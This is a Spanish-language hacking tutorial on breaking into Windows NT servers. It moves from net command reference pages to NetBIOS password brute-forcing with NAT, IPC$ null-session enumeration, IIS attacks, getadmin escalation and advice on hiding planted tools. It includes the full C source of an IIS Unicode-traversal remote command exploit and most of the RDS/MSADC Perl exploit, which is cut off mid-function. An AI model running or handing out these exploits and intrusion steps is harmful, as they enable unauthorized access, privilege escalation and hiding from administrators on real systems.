/homedir:ruta_acceso

Establece la ruta de acceso del directorio particular del usuario. Dicha ruta debe ser una ya existente.

/homedirreq:{yes | no}

Establece si es necesario un directorio particular.

/passwordchg:{yes | no}

Especifica si los usuarios pueden cambiar su contrase~a. El valor predeterminado es yes.

/passwordreq:{yes | no}

Especifica si una cuenta de usuario debe tener una contrase~a. El valor predeterminado es yes.

/profilepath[:ruta_acceso]

Establece una ruta de acceso para el perfil de inicio de sesion del usuario. Dicha ruta lleva a un perfil de registro.

/scriptpath:ruta_acceso

Establece una ruta de acceso al archivo de comandos de inicio de sesion del usuario. Ruta_acceso no puede ser una ruta absoluta; es relativa a %raiz_sistema%\SYSTEM32\REPL\IMPORT\SCRIPTS.

/times:{horas | all}

Especifica las horas en las que se permite al usuario el uso del equipo. El valor horas se expresa como dia. [-dia][,dia[-dia]] ,hora[-hora][,hora[-hora]], limitado a incrementos de una hora. Los dias se pueden deletrear o abreviar (L, M, Mi, J, V, S, D). Las horas se pueden escribir en formato de 12 o 24 horas. Para el formato de 12 horas, use AM, PM, O A.M., P.M. El valor all significa que un usuario puede iniciar una sesion en cualquier momento. Un valor nulo (en blanco) significa que un usuario nunca puede iniciar la sesion. Separe al dia y la hora mediante comas, y las unidades de dia y hora con punto y coma (por ejemplo, L,4AM-5PM;M,1AM-3PM). No use espacios en la especificacion de /times.

/usercomment:"texto"

Permite que un administrador agregue o cambie el "Comentario de usuario" de la cuenta. Escriba el texto entre comillas.

/workstations:{nombre_equipo [,...] | *}

Lista de hasta ocho estaciones de trabajo desde las que un usuario puede iniciar una sesion en la red. Separe los nombres de las estaciones con una coma. Si /workstation no es una lista o esta es igual a un *, el usuario puede iniciar una sesion desde cualquier equipo.

Ejemplos

Para mostrar una lista de todas las cuentas de usuario del equipo

local, escriba:

net user

Para ver informacion acerca de la cuenta juanh, escriba:

net user juanh

Para agregar una cuenta de usuario para Enrique Perez, con derechos de

inicio de sesion desde las 8 A.M. a 5 P.M. de lunes a viernes (sin

espacios en las especificaciones de las horas), una contrase~a

obligatoria y el nombre completo del usuario, escriba:

net user enriquep enriquep /add /passwordreq:yes

/times:lunes-viernes,8am-5pm

/fullname:"Enrique P,rez"

El nombre de usuario (enriquep) se escribe la segunda vez como

contrase~a.

Para establecer la hora de inicio de sesion de juansp (8 A.M. a 5 P.M.)

usando la notacion de 24 horas, escriba:

net user juansp /time:Lun-Vie,08:00-17:00

Para establecer la hora de inicio de sesion de juansp (8 A.M a 5 P.M.)

usando la notacion de 12 horas, escriba:

net user juansp /time:Lun-Vie,8am-5pm

Para especificar las horas de inicio de sesion de 4 A.M a 5 P.M. los

Lunes, 1 P.M. a 3 P.M. los martes y 8 A.M. a 5 P.M. de Miercoles a

Viernes para mariasl, escriba:

net user mariasl /time:Lun,4am-5pm;Mar,1pm-3pm;Mie-Vie,8:00-17:00

Para establecer /homedirreq en yes para enriquep y asignarle

\\SERVIDOR\USUARIOS\\ENRIQUEP como directorio particular, escriba:

net user enriquep /homedirreq:yes

/homedir \\SERVIDOR\USUARIOS\ENRIQUEP

Notas

Este comando puede escribirse tambien como net users.

Use el comando net user para crear y controlar las cuentas de usuarios

de un dominio. La informacion sobre dichas cuentas se almacena en la

base de datos de cuentas de usuario.

Cuando escriba el comando net user en un equipo que ejecute Windows NT

Server, los cambios en la base de datos de cuentas se produciran

automaticamente, en el controlador principal de dominio y luego se

duplicaran en los controladores de reserva. Esto es valido unicamente

para los dominios de Windows NT Server.

> Net View:

Muestra una lista de dominios, una lista de equipos o los recursos

compartidos en el equipo especificado.

net view [\\nombre_equipo | /domain[:nombre_dominio]]

net view /network:nw [\\nombre_equipo]

Parametros

---

ninguno

Escriba net view sin parametros para mostrar la lista de los equipos

del dominio actual.

nombre_equipo

Especifica el equipo cuyos recursos compartidos desea ver.

/domain[:nombre_dominio]

Especifica el dominio del que se desean ver los equipos disponibles.
Si se omite nombre_dominio, se mostraran todos los dominios de la
red.

/network:nw

Muestra todos los servidores disponibles de una red NetWare. Si se
especifica un nombre de equipo, se mostraran los recursos
disponibles en dicho equipo de la red NetWare. Mediante esta opcion
tambien pueden especificarse otras redes que se hayan agregado al
sistema.

Ejemplos

Para ver una lista de los recursos compartidos por el equipo
\\PRODUCTOSM, escriba:

net view \\productos

Para ver los recursos disponibles en el servidor NetWare \\MARKETING,
escriba:

net view /network:nw \\marketing

Para ver una lista de los equipos del dominio o grupo de trabajo Ventas,
escriba:

net view /domain:ventas

Notas

Use el comando net view para mostrar una lista de equipos similar a la
siguiente:

Nombre de servidor Comentario

\\PRODUCCION Servidor de archivos de Produccion

\\PRINT1 Sala de impresoras, primer piso

\\PRINT2 Sala de impresoras, segundo piso

[5.4 - Nbtstat]

Veamos mas detenidamente este util comando. He aqui sus parametros:

- a : Lista la tabla de nombres de los ordenadores remotos a partir del nombre de la maquina.

- A : Lista la tabla de nombres de los ordenadores remotos a partir de su IP.

- c : Lista los nombres de cache remotos incluyendo sus IP's.

- n : Lista los nombres NetBIOS *locales*.

- r : Lista los nombres resueltos via broadcast y via WINS.

- R : Depura y actualiza la tabla de nombres de cache remoto.

- S : Lista tablas de sesiones a partir de la IP.

- s : Lista tablas de sesiones convirtiendo las IP's a nombres NetBIOS.

NetBIOS no tiene ningun error de dise~o, o por lo menos si lo hay no ha salido a la luz. Sin embargo hay una herramienta (puede haber mas, sin

[5.4 - Vulnerabilidades de NetBIOS]

NetBIOS tiene muy pocos errores de dise~o, asi que para poder hackear una maquina NT por NetBIOS, solo tendremos dos opciones principalmente: Extraer informacion de la maquina por IPC$ o averiguar sus contrase~as a traves del NAT.
Si se dispone de un se~or diccionario (entiendase por un diccionario cuyo tama~o ronde los 1024k) en el idioma adecuado, tenemos un objetivo que no esta demasiado concienciado por las contrase~as y con unos recursos "protegidos" por contrase~a, NAT podria alegrarnos el dia.
Veamos mas a fondo esta herramienta.

[5.4.1 - NAT]

Son las siglas de NetBIOS Auditing Tool, o herramienta para auditorear NetBIOS.
Como ya he dicho antes es una muy util herramienta. Veamos como usarla.

Argumentos

---

nat -o resultados -u listausuarios -p listapasswords direccion_IP
Con el parametro "-o" se especifica el fichero en el cual se guardaran los resultados de la auditoria. Con el parametro "-u" se especifica el fichero en el que tendremos una lista de los usuarios cada uno separados por un salto de linea. Con el parametro "-p" especificamos el fichero en el que guardamos las contrase~as que NAT ira probando con cada usuario, separadas por un salto de carro. Y en Direccion_IP metemos la IP o DNS de la victima.
Tambien podemos conseguir hacer un barrido de IP's especificando la IP de

inicio y la IP final, por ejemplo 123.12.13.1-255, que haria un barrido de clase C. Se pueden lograr mas combinaciones en este apartado, para ello recomiendo leer el NAT_DOC.txt que acompa~a a NAT.

Veamos un ejemplo del uso de NAT, sacado de un documento de Rhino9:

```
C:\nat -o vacuum.txt -u usuarios.txt -p pass.txt 204.73.131.10-204.73.131.30

[*]--- Reading usernames from usuarios.txt
[*]--- Reading passwords from pass.txt
[*]--- Checking host: 204.73.131.11
[*]--- Obtaining list of remote NetBIOS names
[*]--- Attempting to connect with name: *
[*]--- Unable to connect
[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Mon Dec 01 07:44:34 1997
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to
[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: ADMINISTRATOR' Password: `pass'
[*]--- CONNECTED: Username: ·DMINISTRATOR' Password: `pass'
[*]--- Obtained server information:
Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[]
[*]--- Obtained listing of shares:
```

Sharename Type Comment

--------- ---- -------

ADMIN$ Disk: Remote Admin

C$ Disk: Default share

IPC$ IPC: Remote IPC

NETLOGON Disk: Logon server share

Test Disk:

[*]--- This machine has a browse list:

Server Comment

--------- -------

STUDENT1

[*]--- Attempting to access share: *SMBSERVER\

[*]--- Unable to access

[*]--- Attempting to access share: *SMBSERVER\ADMIN$

[*]--- WARNING: Able to access share: *SMBSERVER\ADMIN$

[*]--- Checking write access in: *SMBSERVER\ADMIN$

[*]--- WARNING: Directory is writeable: *SMBSERVER\ADMIN$

[*]--- Attempting to exercise .. bug on: *SMBSERVER\ADMIN$

[*]--- Attempting to access share: *SMBSERVER\C$

[*]--- WARNING: Able to access share: *SMBSERVER\C$

[*]--- Checking write access in: *SMBSERVER\C$

[*]--- WARNING: Directory is writeable: *SMBSERVER\C$

[*]--- Attempting to exercise .. bug on: *SMBSERVER\C$

[*]--- Attempting to access share: *SMBSERVER\NETLOGON

[*]--- WARNING: Able to access share: *SMBSERVER\NETLOGON

[*]--- Checking write access in: *SMBSERVER\NETLOGON

[*]--- Attempting to exercise .. bug on: *SMBSERVER\NETLOGON

[*]--- Attempting to access share: *SMBSERVER\Test

[*]--- WARNING: Able to access share: *SMBSERVER\Test

[*]--- Checking write access in: *SMBSERVER\Test

[*]--- Attempting to exercise .. bug on: *SMBSERVER\Test

[*]--- Attempting to access share: *SMBSERVER\D$

[*]--- Unable to access

[*]--- Attempting to access share: *SMBSERVER\ROOT

[*]--- Unable to access

[*]--- Attempting to access share: *SMBSERVER\WINNT$

[*]--- Unable to access

Una vez el NAT se encuentra auditando un host, y encuentra alguna cuenta valida, te informa sobre los recursos a los que puedes acceder y con que privilegios tienes sobre ellos.

[5.4.2 - IPC$]

Muchos de vosotros estareis pensando en como algunos programas son capaces de saber todos los usuarios en una maquina NT remota, ademas de poder extraer mucha informacion interesante que sin duda no deberia ser accesible por cualquiera. La respuesta esta en el recurso (pseudo)oculto del IPC. IPC son las siglas de Inter-Process Communication, y es usado para las comunicaciones entre maquinas NT. Asi cuando una maquina quiere saber determinada informacion sobre la otra... utiliza este recurso para ello.
Esto estaria muy bien si el recurso no estuviera accesible para todo el mundo, claro.
Este recurso funciona en W2K y WNT, de la misma forma, dando la misma

informacion a cualquiera, sin necesidad de identificarse. Esto no esta nada bien. Entre la gran informacion que es capaz de proporcionarnos nos podemos con de nombres de usuarios validos, grupos validos, caracteristicas de las cuentas, recursos compartidos, nombre del dominio, etc. Para que luego algunos admistradores pongan el grito en el cielo porque a traves de IIS se puede saber el nombre de dominio del servidor.

Todo lo que necesitaremos para explotar este recurso es un interprete de comandos de Ms-Dos, y las clasicas herramientas Sid2User y User2Sid. El primero te da un nombre de usuario/grupo a partir de un Sid y el segundo te da un Sid a partir de un nombre de usuario.

Vamos a poner un ejemplo de sustraccion de informacion via IPC$. Yo nunca hago esta tarea manualmente, prefiero ahorrar toxinas y utilizar o bien un script que me automatice la tarea (como el userlist.pl de Mnemonix) o bien un escaner. Sin embargo resulta imprescindible saber hacerlo via linea de comandos. Mis comentarios van precedidos de &&.

```
C:\> net view \\xx.34.xx.y51
System error 5 has occurred.
Access is denied.
&&& Normal. Asi tan de golpe, pues como que le da corte. Hay que romper el
&&& hielo...
C:\>net use \\xx.34.xx.y51\ipc$ "" /user:""
The command completed successfully.
C:\>net view \\xx.34.xx.y51
Shared resources at \\xx.34.xx.y51

Nombre Sufijo Tipo Servicio
-------------------------------------------------------------------
```

Inetpub Disk

Enterprise Disk

Admin's home Disk Confidential

NETLOGON Disk Logon server share

Backup Disk Backups!

The command completed successfully.

&&& Ahora comenzamos a conocernos. A partir de ahi yo podria hacer un ataque

&&& de fuerza bruta con el NAT para averiguar la contrase~a de los recursos

&&& compartidos.

Aqui solo he usado IPC$ para listar sus recursos compartidos... con las herramientas adecuadas se podria sacar mas informacion siguiendo los mismos procedimientos.

[5.5 - Conclusion sobre NetBIOS]

Como ya dije anteriormente, NetBIOS solo tiene un par de bugs, que si estan parcheados, haran dificil la entrada. De lo que nos podremos aprovechar sera de la mala concesion de los permisos, un fallo muy tipico.

-=-

[6 - Vulnerabilidades WEB]

Muchos de los productos que Microsoft ha dise~ado para convertir NT en un

servidor Web han tenido y tienen muchos fallos de seguridad, que le han otorgado una nefasta fama en lo que a su seguridad concierne. No vamos a ver todos los bugs de estos productos, ya que son muchisimos. Quiza para una proxima version... de momento aqui teneis las vulnerabilidades mas graves segun mi opinion de estas aplicaciones.

[6.1 - Vulnerabilidades en IIS]

La gran mayoria de servidores de NT corren por IIS. IIS son las siglas de Internet Information Server, y es un pack de aplicaciones que te permiten realizar las funciones de servidor Web, FTP, etc.
Todavia no se puede comparar con Apache... pero tampoco es demasiado malo como servidor Web, despues de todo. Sin embargo en el tema de la seguridad le han dado algun mazazo que otro como a continuacion se vera.
Hasta el dia de hoy han aparecido muchisimos bugs para IIS, muchos de ellos de gran envergadura que comprometian por entera la seguridad en el servidor afectado.
Aqui solo voy a mostrar unos pocos, los mas "utiles" e interesantes. Si alguien tiene ganas de ver todos los bugs de IIS que se pase por las URL's que se dan en el apendice.

[6.1.1 - Escapando del arbol de web: Unicode's bug]

Este es un bug descubierto hace relativamente poco, y muy peligroso, ya que este permite al atacante ejecutar programas en el servidor afectado.
Este bug afecta a las versiones 4.0 y 5.0 del IIS.

El fallo se basa en la tipica fuga del arbol de web, subiendo directorios a~adiendo rutas con "../" para escapar del arbol de la web y entrar en directorios de sistema, etc.

IIS no deja escalar directorios de esa manera, pero si los sustituimos como caracteres unicode la cosa cambia totalmente... pudiendo ejecutar cualquier programa del que sepamos la ruta, como el cmd.exe (shell de comandos), a~adiendo usuarios y otorgandoles permisos de administrador, y muchas mas cosas que dejo a cargo de la imaginacion del lector.

A continuacion incluyo el codigo del exploit que incubus hizo para poder explotar dicha vulnerabilidad.

-- Comienza el codigo --

<++>xploits/iisexc.c

```
/* iisex iis exploit (<- nost's idea) v2
* ---------------------------------------
* Okay.. the first piece of code was not really finished.
* So, i apologize to everybody..
*
* by incubus <incubus@securax.org>
*
* grtz to: Bio, nos, zoa, reg and vor... (who else would stay up
* at night to exploit this?) to securax (#securax@efnet) - also
* to kim, glyc, s0ph, tessa, lamagra and steven.
* thx to spydir :)
*/

#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
```

```
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
int main(int argc, char **argv){
char buffy[666]; /* well, what else? I dunno how long your commands
are... */
char buf[500];
char rcvbuf[8192];
int i, sock, result;
struct sockaddr_in name;
struct hostent *hostinfo;
if (argc < 2){
printf ("try %s www.server.com\n", argv[0]);
printf ("will let you play with cmd.exe of an IIS4/5 server.\n");
printf ("by incubus <incubus@securax.org>\n\n");
exit(0);
}
printf ("\niisex - iis 4 and 5 exploit\n----------------------------\n");
printf ("act like a cmd.exe kiddie, type quit to quit.\n");
for (;;)
{
printf ("\n[enter cmd> ");
gets(buf);
if (strstr(buf, "quit")) exit(0);
i=0;
while (buf[i] != '\0'){
```

```
if(buf[i] == 32) buf[i] = 43;
i++;
}
hostinfo=gethostbyname(argv[1]);
if (!hostinfo){
herror("Oops"); exit(-1);
}
name.sin_family=AF_INET; name.sin_port=htons(80);
name.sin_addr=*(struct in_addr *)hostinfo->h_addr;
sock=socket(AF_INET, SOCK_STREAM, 0);
result=connect(sock, (struct sockaddr *)&name, sizeof(struct sockaddr_in));
if (result != 0) { herror("Oops"); exit(-1); }
if (sock < 0){
herror("Oops"); exit(-1); }
strcpy(buffy,"GET /scripts/..\%c0%af../winnt/system32/cmd.exe?/c+");
strcat(buffy,buf);
strcat(buffy, " HTTP/1.0\n\n");
send(sock, buffy, sizeof(buffy), 0);
recv(sock, rcvbuf, sizeof(rcvbuf), 0);
printf ("%s", rcvbuf);
close(sock);
}
}
<-->
-- Finaliza el codigo --
```

[6.1.2 - IISHACK]

Este fue uno de los bugs mas sonados para IIS, descubierto por la gente de eEye, en junio de 1999.

Dicho bug se aprovecha de que IIS no se molesta en comprobar los limites de ls nombres de las url para los archivos de extension .htr , .idc y .stm.

Asi pues cuando se le hace una peticion a IIS para un archivo cuya extension sea las ya arriba mencionadas de mas de 3K, se produce el tipico error de violacion de acceso...

Asi que eEye se puso a trabajar en un exploit para dicho bug, y hasta una aplicacion que ayuda a usar el exploit... ademas de una version de nc retocada, etc.

Cabe decir que durante las primeras versiones iishack (el programa que permitia usar el exploit facilmente) no funcionaba correctamente (anti script kiddies), por lo que los evil hax0rs quedaban frustrados... sin embargo al cabo de unas semanas pusieron la version correcta, por lo que la version de IISHACK que os bajeis funcionara correctamente.

Podreis encontrar el exploit en la web de eeye, www.eeye.com .

[6.1.3 - Hackeandolo via user anonymous]

Este ataque es bien sencillo, para poderlo efectuarlo con exito tan solo necesitaremos que la victima permita el usuario anonymous por ftp, y que este permita el subir ficheros a un directorio virtual, como por ejemplo wwwroot, para mas tarde ejecutarlas en el servidor via http.

Lo unico que deberemos subir a la carpeta virtual sera alguna aplicacion que de nos de acceso administrador, por ejemplo Getadmin o Sechole. Ahora probaremos la efectividad de GetAdmin.

Una vez subidos los ficheros getadmin.exe y gasys. dll haremos correr getadmin en el servidor getadmin. Para ello vamos a suponer que hemos subido los ficheros en la carpeta virtual wwwroot.

http://www.victima.com/wwwroot/getadmin.exe?iusr_nombredelhost

Ahora os preguntareis que como sabemos el nombre del host. Pues para eso o bien nos valemos de la ayuda del ftp de la misma victima, o le escaneamos con algun escaneador de vulnerabilidades, donde se nos indicara.

Una vez ejecutado getadmin ya disponemos de nuestra propia cuenta, y os preguntareis que que hacer. Pues ahora podrias subir el cmd.exe para moveros por el sistema, o el netcat, para luego ejecutar samdump... lo demas es puro tramite.

Recordad que si optais por subir cmd.exe y probar moveros por el sistema mediante el navegador, los espacios equivalen a %20, %2B equivale a un "+", etc. Es importante esconder los ficheros utilizados para acceder al sistema, a poder ser en un directorio de sistema con un nombre que no llame la atencion, y esconderlos mediante el comando attrib. Esto no los hace invisible al admin, sobre todo si ha configurado el explorador de windows para ver tambien los ficheros ocultos. Tambien se recomienda cuando ya no necesitarais alguna herramienta... borrarla, o camuflarla.

[6.1.4 - Hackeandolo via IISADMIN]

IIS trae consigo una utilidad que permite el administrar remotamente el servicio IIS via web. Esta utilidad es por defecto accesible al usuario anonimo, siendo necesario una cuenta con privilegios administrativos para modificar los servicios del mismo.

Sin embargo, que nos impide probar ataques por fuerza bruta? es mas, hay aplicaciones que nos permiten automatizar esta tarea, siendo una especia de NAT para IIS.

Ademas, tendremos acceso a la documentacion, por lo que si alguien no esta muy puesto en el funcionamiento de IIS, hay tiene un porron de informacion.

Se me olvidaba, el directorio es el /iisadmin .

Recomiendo a los admins borrar este directorio sino lo utilizan, ya que si se ha cambiado la contrase~a que venia por defecto (una contrase~a bastante robusta) y el atacante es persistente seguro la acabara adivinando.

[6.1.5 - Ejecucion de comandos locales MSADC]

Este bug permite ejecutar comandos de NT remotamente en el servidor fruto de nuestras inquietudes. Excelente.

El problema radica en que los comandos del lenguaje SQL permiten, si se le incluye la barra vertical '|', incluir comandos de shell de NT.

Veamos... entonces para explotar esta vulnerabilidad necesitariamos poder acceder a una base de datos remotamente, claro... he aqui el RDS... que mira por donde permite la entrada de comandos VBA. Pero no solo RDS es el responsable del bug, hay mas culpables... como el MS Jet Database Engine, que permite tambien comandos VBA...

Ademas las peticiones a las bases de datos remotamente se hacen a traves de ODBC, y IIS corre los comandos ODBC como system_local... oh my god!

Entonces llegamos a la conclusion de que podemos mandarle comandos de shell de NT a una base de datos, y ella los ejecutara, con privilegios de sistema. Pero... y si no hubiera bases de datos en el sistema?... ante todo

tranquilidad, que Microsoft nos lo hace todo mas facil instalando por

defecto una base de datos peque~ita, para que el admin vaya practicando.

Todo un acierto, si se~or.

Para explotar la vulnerabilidad usaremos el exploit de rfp, el cual esta

muy bien dise~ado y tiene bastantes opciones interesantes, como la busqueda

de bases de datos por fuerza bruta, el poder crear bases de datos explotando

otro bug por sino encuentra ninguna, etc.

A continuacion incluyo el codigo en perl.

-- Comienza el codigo --

<++>xploits/rds.pl

```
#!perl
#
# MSADC/RDS 'usage' (aka exploit) script
#
# by rain.forest.puppy
#
# Many thanks to Weld, Mudge, and Dildog from l0pht for helping me
# beta test and find errors!
use Socket; use Getopt::Std;
getopts("e:vd:h:XRVN", \%args);
print "-- RDS exploit by rain forest puppy / ADM / Wiretrip --\n";
if (!defined $args{h} && !defined $args{R}) {
print qq~
Usage: msadc.pl -h <host> { -d <delay> -X -v }
-h <host> = host you want to scan (ip or domain)
-d <seconds> = delay between calls, default 1 second
-X = dump Index Server path table, if available
```

```
-N = query VbBusObj for NetBIOS name

-V = use VbBusObj instead of ActiveDataFactory

-v = verbose

-e = external dictionary file for step 5

Or a -R will resume a command session

~; exit;}

$ip=$args{h}; $clen=0; $reqlen=0; $|=1; $target="";

if (defined $args{v}) { $verbose=1; } else {$verbose=0;}

if (defined $args{d}) { $delay=$args{d};} else {$delay=1;}

if(!defined $args{R}){ $ip."." if ($ip=~/[a-z]$/);

$target= inet_aton($ip) || die("inet_aton problems; host doesn't exist?");}

if (!defined $args{R}){ $ret = &has_msadc; }

if (defined $args{X} && !defined $args{R}) { &hork_idx; exit; }

if (defined $args{N}) {&get_name; exit;}

print "Please type the NT commandline you want to run (cmd /c assumed):\n"

. "cmd /c ";

$in=<STDIN>; chomp $in;

$command="cmd /c " . $in ;

if (defined $args{R}) {&load; exit;}

print "\nStep 1: Trying raw driver to btcustmr.mdb\n";

&try_btcustmr;

print "\nStep 2: Trying to make our own DSN...";

&make_dsn ? print "<<success>>\n" : print "<<fail>>\n";

print "\nStep 3: Trying known DSNs...";

&known_dsn;

print "\nStep 4: Trying known .mdbs...";

&known_mdb;

if (defined $args{e}){
```

```
print "\nStep 5: Trying dictionary of DSN names...";
&dsn_dict; } else { "\nNo -e; Step 5 skipped.\n\n"; }
print "Sorry Charley...maybe next time?\n";
exit;
#############################################################
sub sendraw { # ripped and modded from whisker
sleep($delay); # it's a DoS on the server! At least on mine...
my ($pstr)=@_;
socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
if(connect(S,pack "SnA4x8",2,80,$target)){
select(S); $|=1;
print $pstr; my @in=<S>;
select(STDOUT); close(S);
return @in;
} else { die("Can't connect...\n"); }}
#############################################################
sub make_header { # make the HTTP request
my $which, $msadc; # yeah, this is WAY redundant. I'll fix it later
if (defined $args{V}){
$msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetRecordset HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive
ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=2
```

```
--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen
EOT
; } else {
$msadc=<<EOT
POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive
ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=3
--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen
EOT
;}
$msadc=~s/\n/\r\n/g;
return $msadc;}
############################################################
sub make_req { # make the RDS request
my ($switch, $p1, $p2)=@_;
my $req=""; my $t1, $t2, $query, $dsn;
if ($switch==1){ # this is the btcustmr.mdb query
$query="Select * from Customers where City=" . make_shell();
$dsn="driver={Microsoft Access Driver (*.mdb)};dbq=" .
$p1 . ":\\" . $p2 . "\\help\\iis\\htm\\tutorial\\btcustmr.mdb;";}
```

```
elsif ($switch==2){ # this is general make table query
$query="create table AZZ (B int, C varchar(10))";
$dsn="$p1";}
elsif ($switch==3){ # this is general exploit table query
$query="select * from AZZ where C=" . make_shell();
$dsn="$p1";}
elsif ($switch==4){ # attempt to hork file info from index server
$query="select path from scope()";
$dsn="Provider=MSIDXS;";}
elsif ($switch==5){ # bad query
$query="select";
$dsn="$p1";}
$t1= make_unicode($query);
$t2= make_unicode($dsn);
if(defined $args{V}) { $req=""; } else {$req = "\x02\x00\x03\x00"; }
$req.= "\x08\x00" . pack ("S1", length($t1));
$req.= "\x00\x00" . $t1 ;
$req.= "\x08\x00" . pack ("S1", length($t2));
$req.= "\x00\x00" . $t2 ;
$req.="\r\n--!ADM!ROX!YOUR!WORLD!--\r\n";
return $req;}
############################################################

sub make_shell { # this makes the shell() statement
return "'|shell(\"$command\")|'";}
############################################################
sub make_unicode { # quick little function to convert to unicode
my ($in)=@_; my $out;
```

```
for ($c=0; $c < length($in); $c++) { $out.=substr($in,$c,1) . "\x00"; }
return $out;}
############################################################
sub rdo_success { # checks for RDO return success (this is kludge)
my (@in) = @_; my $base=content_start(@in);
if($in[$base]=~/multipart\/mixed/){
return 1 if( $in[$base+10]=~/^\x09\x00/ );}
return 0;}
############################################################
sub make_dsn { # this makes a DSN for us
my @drives=("c","d","e","f");
print "\nMaking DSN: ";
foreach $drive (@drives) {
print "$drive: ";
my @results=sendraw("GET /scripts/tools/newdsn.exe?driver=Microsoft\%2B" .
"Access\%2BDriver\%2B\%28*.mdb\%29\&dsn=wicca\&dbq="
. $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr= HTTP/1.0\n\n");
$results[0]=~m#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
return 0 if $2 eq "404"; # not found/doesn't exist
if($2 eq "200") {
foreach $line (@results) {
return 1 if $line=~/<H2>Datasource creation successful<\/H2>/;}}
} return 0;}
############################################################
sub verify_exists {
my ($page)=@_;
my @results=sendraw("GET $page HTTP/1.0\n\n");
return $results[0];}
```

```
############################################################
sub try_btcustmr {
my @drives=("c","d","e","f");
my @dirs=("winnt","winnt35","winnt351","win","windows");
foreach $dir (@dirs) {
print "$dir -> "; # fun status so you can see progress
foreach $drive (@drives) {
print "$drive: "; # ditto
$reqlen=length( make_req(1,$drive,$dir) ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(1,$drive,$dir));
if (rdo_success(@results)){print "Success!\n";save(1,1,$drive,$dir);exit;}
else { verbose(odbc_error(@results)); funky(@results);}} print "\n";}}
############################################################
sub odbc_error {
my (@in)=@_; my $base;
my $base = content_start(@in);
if($in[$base]=~/application\/x-varg/){ # it *SHOULD* be this
$in[$base+4]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+5]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+6]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
return $in[$base+4].$in[$base+5].$in[$base+6];}
print "\nNON-STANDARD error. Please sent this info to rfp\@wiretrip.net:\n";
print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] . $in[$base+3] .
$in[$base+4] . $in[$base+5] . $in[$base+6]; exit;}
############################################################
sub verbose {
```

```
my ($in)=@_;
return if !$verbose;
print STDOUT "\n$in\n";}
#############################################################
sub save {
my ($p1, $p2, $p3, $p4)=@_;
open(OUT, ">rds.save") || print "Problem saving parameters...\n";
print OUT "$ip\n$p1\n$p2\n$p3\n$p4\n";
close OUT;}
#############################################################
sub load {
my @p; my $drvst="driver={Microsoft Access Driver (*.mdb)}; dbq=";
open(IN,"<rds.save") || die("Couldn't open rds.save\n");
@p=<IN>; close(IN);
$ip="$p[0]"; $ip=~s/\n//g; $ip.="." if ($ip=~/[a-z]$/);
$target= inet_aton($ip) || die("inet_aton problems");
print "Resuming to $ip ...";
$p[3]="$p[3]"; $p[3]=~s/\n//g; $p[4]="$p[4]"; $p[4]=~s/\n//g;
if($p[1]==1) {
$reqlen=length( make_req(1,"$p[3]","$p[4]") ) - 28;
$reqlenlen=length( "$reqlen" ); $clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(1,"$p[3]","$p[4]"));
if (rdo_success(@results)){print "Success!\n";}
else { print "failed\n"; verbose(odbc_error(@results));}}
elsif ($p[1]==3){
if(run_query("$p[3]")){
print "Success!\n";} else { print "failed\n"; }}
elsif ($p[1]==4){
```

```
if(run_query($drvst . "$p[3]")){
print "Success!\n"; } else { print "failed\n"; }}
exit;}
#############################################################
sub create_table {
return 1 if (defined $args{V});
my ($in)=@_;
$reqlen=length( make_req(2,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(2,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results); verbose($temp);
return 1 if $temp=~/Table 'AZZ' already exists/;
return 0;}
#############################################################
sub known_dsn {
# we want 'wicca' first, because if step 2 made the DSN, it's ready to go
my @dsns=("wicca", "AdvWorks", "pubs", "CertSvr", "CFApplications",
"cfexamples", "CFForums", "CFRealm", "cfsnippets", "UAM",
"banner", "banners", "ads", "ADCDemo", "ADCTest");
foreach $dSn (@dsns) {
print ".";
next if (!is_access("DSN=$dSn"));
if(create_table("DSN=$dSn")){
print "$dSn successful\n" if (!defined $args{V});
if(run_query("DSN=$dSn")){
print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; }}} print "\n";}
```

```
#############################################################
sub is_access {
my ($in)=@_;
return 1 if (defined $args{V});
$reqlen=length( make_req(5,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(5,$in,""));
my $temp= odbc_error(@results);
verbose($temp); return 1 if ($temp=~/Microsoft Access/);
return 0;}
#############################################################
sub run_query {
my ($in)=@_;
$reqlen=length( make_req(3,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
